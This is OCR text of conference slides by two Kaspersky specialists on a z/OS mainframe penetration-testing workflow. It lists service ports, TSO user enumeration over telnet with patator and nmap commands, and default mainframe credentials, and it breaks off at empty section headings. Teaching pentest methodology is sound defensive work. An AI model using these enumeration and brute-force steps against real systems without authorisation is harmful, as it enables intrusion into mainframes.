When computers were big: z/OS penetration testing workflow

Speaker: Denis Stepanov


Senior Penetration Testing Specialist at Kaspersky

Speaker: Alexander Korotin


Senior Specialist for the Security Assessment Center at Kaspersky

About us

- Kaspersky, security services (pentest & red teaming, ICS security assessment, reverse engineering, application security, etc.)
- Team collaboration in the analysis of complex multifaceted systems: penetration tester and ICS security specialist walk into a ~~bar~~ mainframe
- Honors & Acknowledgements: conferences (C3, DEFCON, PHD, etc.), certificates (OSCP, OSEP, OSED, etc.) , CVEs & Bug Bounty



Mainframes



https://wikipedia.org/wiki/Z_Systems


make a 15 minute presentation on how to pentest z/os

Agenda


- z/OS overview
- Reconnaissance
- Initial Access
- Execution
- Privilege Escalation
- Collection
- Exfiltration
- RACF database

z/OS overview

z/OS overview. Components

NO FF ONE 2023

Reconnaissance



Reconnaissance. Services


- FTP 21/tcp, 900/tcp
- Telnet 23/tcp, 1023/tcp
- SSH 22/tcp
- IBM MQ 1414/tcp, 1415/tcp
- CEA 5060/tcp
- CORBA 2809/tcp
- IBM Tivoli 1920/tcp
- etc...

Reconnaissance. User Enumeration. Telnet

```
telnet  <ip>
Trying  <ip>
Connected to  <ip>        .
Escape character is '^]'.

IKJ56700A ENTER USERID -
NOTEXIS^MIKJ56420I USERID NOTEXIS NOT AUTHORIZED TO USE TSO
IKJ56429A REENTER -
IBMUSER^MIKJ56714A ENTER CURRENT PASSWORD FOR IBMUSER-
```

Reconnaissance. User Enumeration. Telnet

- Patator
  - patator telnet_login host=<ip> port=23
- Nmap
  - nmap -p 23 <ip> --script tso-enum --script-args userdb=tso_users_full.txt -vv


NO FF ONE 2023
Initial Access
Reconnaissance
Initial Access
Execution
Privilege Escalation
Collection
Exfiltration

Initial Access. User Bruteforce. Telnet


- Username=Password
  - SYSADM:SYSADM
  - WEBADM:WEBADM
- Default passwords
  - IBMUSER:SYS1
  - OPERATOR:ADMIN
- Default password policy is weak:
  - Length <= 8
  - Uppercase + numbers + !@#


ON
FF
ONE
2023

Execution

Reconnaissance
Initial Access
Execution
Privilege Escalation
Collection
Exfiltration

Execution. JES



Execution. FTP

